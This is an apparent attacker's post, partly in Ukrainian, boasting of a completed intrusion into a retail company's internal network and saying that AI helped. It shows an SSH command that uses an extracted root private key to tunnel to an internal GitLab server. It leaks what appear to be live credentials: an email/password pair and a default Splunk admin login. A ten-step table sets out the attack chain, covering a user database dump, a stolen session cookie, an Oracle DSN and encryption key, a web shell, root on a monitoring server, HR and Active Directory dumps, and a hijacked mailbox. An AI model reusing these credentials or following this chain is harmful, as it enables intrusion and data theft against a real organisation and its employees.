
```
@archlinux ~/ATB  
→ ssh -i /tmp/root-extracted/root/.ssh/id_rsa_root -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p 2210 -N -L 8090:gitlab-p01:80 root@localhost  
  
255 ↵  
Warning: Permanently added '[localhost]:2210' (ED25519) to the list of known hosts.
```



Результат: root на gitlab-p01, 524 репо. Ланцюг завершено

P.S. У них є Splunk, пароль дефолтний `admin:changeme`)

рекомендовано не міняти, бо потім осіріс не зможе зайти і витягнути похекану інфра з пекла



AI допомогло.

Крок	ціль
1	education@atbmarket.com:Edu003868\$, APK Basic creds
2	дамп ishop.users
3	PHPSESSID на supplier
4	Oracle DSN, Blowfish-ключ, адреса Zabbix/Grafana
5	веб-шелл nginx@sp-web-p01

Крок	ціль
6	root на <code>zb-app-p01</code> + Admin Zabbix
7	<code>id_rsa_root</code> -> bastion
8	дампи retail/HR/Oracle + AD
9	скринька <code>supplier@atbmarket.com</code>
10	root на gitlab, 524 репо